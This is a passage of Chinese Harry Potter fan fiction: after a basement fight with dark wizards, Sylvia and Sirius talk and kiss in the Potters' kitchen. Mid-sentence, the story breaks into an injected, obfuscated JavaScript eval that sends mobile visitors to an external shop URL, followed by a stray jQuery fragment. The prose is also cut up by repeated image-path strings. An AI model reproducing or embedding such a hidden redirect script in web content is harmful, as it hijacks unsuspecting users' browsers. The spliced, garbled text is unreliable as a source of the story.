    另一边,莉莉和艾琳没有逞强往前冲。艾琳迅速把几件可能被恶咒引爆的旧魔法物品移出线路,莉莉则在麦克唐纳先生手臂被飞溅石片划伤以后立即处理伤口,同时留意有没有毒咒。

    混战只持续了不到一分钟。

    真正让局面结束的是希尔维亚。

    第一名巫师试图炸穿侧墙逃走时,她没有阻止爆破咒,而是在石墙碎裂的瞬间改变碎石飞行方向。数十块石片在半空中骤然重组,像一张闭合的石网把人整个困在中央,随后直接锁死在地面。

    第二个人见势不对,幻影移形逃走了。

    地下室终于安静下来。

    希尔维亚站在那里喘气,看着被自己困住的巫师,脑中只有一个非常单纯的念头。西里斯显然看出来了。

    “你现在是不是很想记录?”

    希尔维亚侧头。“一点。”

    “疯女孩。”

    “你刚才明明也很开心。”

    “我没有。”西里斯立即否认。

    一旁的詹姆却已经笑出声。

    紧绷的空气终于松开了一点。

    被抓住的人交给了随后赶来的魔法部。

    他身上没有黑魔标记,却携带了一封用蛇形火漆封住的短笺,内容只有一句:确认剩余痕迹是否已经清理。

    这证明她们至少查对了一件事。

    袭击者重新回到庄园,并不是为了钱,也不是为了报复幸存者。

    有人担心这间地下室留下什么。

    艾琳把那道凹槽刻痕完整拓印下来;莉莉收走封存剂样本;希尔维亚则把房间结构画了一份简图。真正的证物当然全部交给魔法部和邓布利多,但三个女孩第一次拿到了来自现场、而不是旧报纸和档案的线索。

    回程以前,莉莉一个人站在庄园门外透气。

    詹姆过了一阵才过去。

    希尔维亚远远看着,本来已经准备好如果他又开始炫耀刚才那道昏迷咒就把人拖回来。可詹姆没有。他只是问莉莉手上那道擦伤处理好了没有,得到肯定答案以后便站在旁边,一起看那片已经荒掉的花园。

    最后还是莉莉先提起地下室里的事。

    “刚才谢谢。”

    詹姆明显很高兴,却奇迹般地没有把这两个字扩展成一场胜利演说。他只说:“你不是没看见那个东西。我只是离得更近。”

    莉莉看了他好几秒。“你最近有点奇怪。”

    詹姆似乎很想问是好还是坏,最后却忍住。“可能长大了。”

    莉莉立即回答:“别太乐观。”

    距离喜欢仍然很远。

    但至少,她第一次开始觉得詹姆或许并不永远只能是那个在湖边为了引人注意便朝别人施咒的男孩。希尔维亚在远处看见,觉得自己的感情咨询业务显然取得了远超预期的成果。

    西里斯站在她旁边,顺着视线看了一会儿。“你跟詹姆说什么了?”

    “秘密。”

    “他的秘密?”

    “我的。”

    “那我能问吗?”

    “不能。”西里斯低头看她。“偏心。”

    希尔维亚觉得他说这句话的语气很像雷古勒斯,突然低着头忍不住笑了。西里斯立即皱眉。“你又在想他?”

    “嫉妒你弟弟?。”

    “你怎么知道我说的是他!”西里斯看起来更生气了。

    她笑得更厉害。

    当天夜里,波特家大多数人都睡得很早。白天发生的袭击最终还是比大家承认的更累人。麦克唐纳先生带艾琳回家以前和弗利蒙谈了很久,邓布利多也通过壁炉与几位成年人交换过消息。三人组带回来的资料暂时被收走,显然不会再允许她们第二天自己跑回去继续挖地下室。

    希尔维亚躺了一会儿,睡不着,激烈战斗后皮质醇和肾上腺素都飙升了,翻来覆去难以入眠。她闭上眼睛时仍然会想起地下室里突然亮起的咒光、墙体被击中的震动,以及自己在判断下一次变形时那种异常清醒的兴奋。最后她干脆起身,下楼去厨房找水。

    西里斯也在那里。

    他坐在长桌旁,面前放着一块已经冷掉的糖浆馅饼,显然同样没有睡。希尔维亚进来以后,他只是抬头看了她一眼,把旁边一只空杯子推过去,没有问她为什么下来。白天那场战斗以后,两个人之间确实多了一点难以忽视的东西。过去几年里,他们已经太熟悉彼此的施法习惯,西里斯知道她什么时候准备改变地形,她也能从他肩膀和脚步的细微变化判断他下一步要往哪里躲;可今天第一次,这种熟悉被真正放进了可能死人的场面里,而且依旧准确得惊人。

    这种感觉让希尔维亚有些兴奋。她很清楚这不完全是因为战斗本身。

    西里斯咬了一口馅饼,看了她一会儿,才提起她白天差点被一道咒语击中的事情。希尔维亚坚持差两英寸就不算打中,又反过来告诉他,他自己也差点被爆破咒削掉半边头发。西里斯下

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17855412|211887||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    意识摸了一下头发,发现是骗他的。两个人很快又像平常一样互相嘲讽起来,气氛却和以前不太一样,因为谁都没有在笑完以后立刻移开视线。两人站在厨房边桌的两端,是一个不远也不近的距离,昏暗的暖黄色灯光下彼此的神色好像笼上一层薄雾,变得晦涩不明,空气似乎无法流动了。

    希尔维亚当然一直知道西里斯长得很好看。这件事甚至没有什么值得发现的,布莱克家在外貌方面一向发挥稳定,西里斯本人又从不介意让这种优势变得更加明显。只是以前她看他时往往会被他挑衅的神色转移注意力,同时计算别的东西:肩膀角度、持杖习惯、下一次可能从哪边攻击。现在厨房里没有魔杖抬起来,也没有谁准备先动手,于是那些原本可以被归进“观察对手”的东西突然变得没有那么好解释。

    西里斯显然也一样。他看她的时间太长,实现从眼睛再绕到嘴角,又绕回来,目光好像在她身上留下印记,希尔维亚终于问他在干什么。西里斯回答得理直气壮,说自己只是在看她。希尔维亚本来想嘲笑,话到嘴边却变成了另一句:“你看人的方式很奇怪。”西里斯轻笑了一下,反问她以前为什么没觉得。希尔维亚说以前他不是这么看,两个人之间又短暂地安静下来。

    西里斯从椅子上站起来,走到她面前。两个人之间很快只剩一步距离,近得能闻到她刚刚洗好的头发的味道。希尔维亚没有退,也没觉得自己应该退。她只是抬头看着他,突然觉得这件事比一场决斗简单得多,因为她根本不用猜自己想不想。

    西里斯低声说,他现在想做一件很可能挨打的事情。希尔维亚让他把范围说小一点,他便直接说:“亲你。”

    希尔维亚看了他两秒。

    可能是在一次决斗以后,也可能是在某个西里斯靠得过分近、却没有立刻退开的瞬间。她没有认真追究过,因为那时没有必要。现在既然问题已经摆到眼前,答案反而很清楚。

    “你居然知道先问。”她说。

    西里斯显然把这理解成了某种接近同意的信号,嘴角已经开始上扬。希尔维亚懒得继续让他猜,伸手抓住他的衣领,把人直接拉了下来。

    第一次接吻没有任何精心设计。两个人本来就不是那种会因为突然靠近而变得小心翼翼的人,反而带着一点长期决斗留下来的习惯,谁都不肯显得自己是被动的那个。西里斯原本还留着一点试探,很快发现希尔维亚根本不需要,于是手顺势扶住她腰侧,并强迫她张开嘴巴;希尔维亚也没有松开他的领口。整个过程不算长,却足够让两个人分开以后都安静了几秒。

    然后西里斯笑了。希尔维亚立刻觉得很烦,问他笑什么。西里斯看着她,说她连接吻都像在决斗。希尔维亚问那他输了没有,西里斯的神情立即变得认真起来,回答说最好再确认一次。

    这一次西里斯先靠近。希尔维亚没有退,只在他低头时抬了抬下巴,像默认了这个动作。第二个吻比刚才自然得多,西里斯一只手扶在她腰侧,另一只手撑着桌沿,把距离压得更近,却仍然给她留着退开的空间。希尔维亚原本还抓着他的衣领,过了一会儿手指顺着领口滑到他颈后,碰到那一截乱糟糟的黑发时,西里斯明显停了一瞬。

    她立刻发现了这个破绽,故意轻轻扯了一下他的头发。

    西里斯退开半寸看她,灰色的眼睛里带着一点被挑衅后的笑意。下一秒他又低头吻回来,这次明显不再客气。希尔维亚被他逼得靠上桌边,却没有让步,反而伸手把他重新拉近。

    分开以后,两个人都没有立刻说话。西里斯靠回桌边,重新拿起那块已经冷掉的馅饼,像是随口问了一句:“这个要告诉詹姆吗?”

    “不。”希尔维亚回答得毫不犹豫。

    西里斯原本已经准备咬下一口,动作却停了一瞬。“谁都不说?”

    “谁都不说。”

    希尔维亚说得太自然,以至于西里斯脸上的表情明显变了一点。不是生气,只是刚才还相当不错的心情突然被削掉了一小块。他很快掩饰过去,低头咬了口馅饼,说这样也好,省得詹姆第二天追着他们问一百个问题。

    希尔维亚看了他两秒。“你刚才是不是有点失望?”

    “你看错了。”

    希尔维亚差点笑出来。西里斯越否认,越证明她没有看错。她靠在桌边,好整以暇地问:“你难道很想告诉别人?”

    西里斯皱了皱眉。他其实根本没想过“公开”意味着什么,可她如此干脆地把这件事划进秘密区域,还是莫名让他觉得自己好像刚刚申请了什么位置,然后当场被拒绝了。

    “至少可以告诉詹姆。”他说。

    “为什么?”

    西里斯被问住了一瞬。“因为他是詹姆。”

    这是个完全没有逻辑的理由,偏偏很符合他。

    希尔维亚终于笑了。“不行。”“你拒绝得也太快了。”

    “我对恋爱本身不感兴趣”

    这次西里斯是真的安静了半秒。他确实想过跟希尔维亚谈恋爱是什么感觉,也想过被拒绝,但是没想到她否定得这么明显。他很快把表情收好,说自己也没有这个打算。

    希尔维亚看着他。“那你失望什么?”

    “我没有失望。”

    “西里斯。”

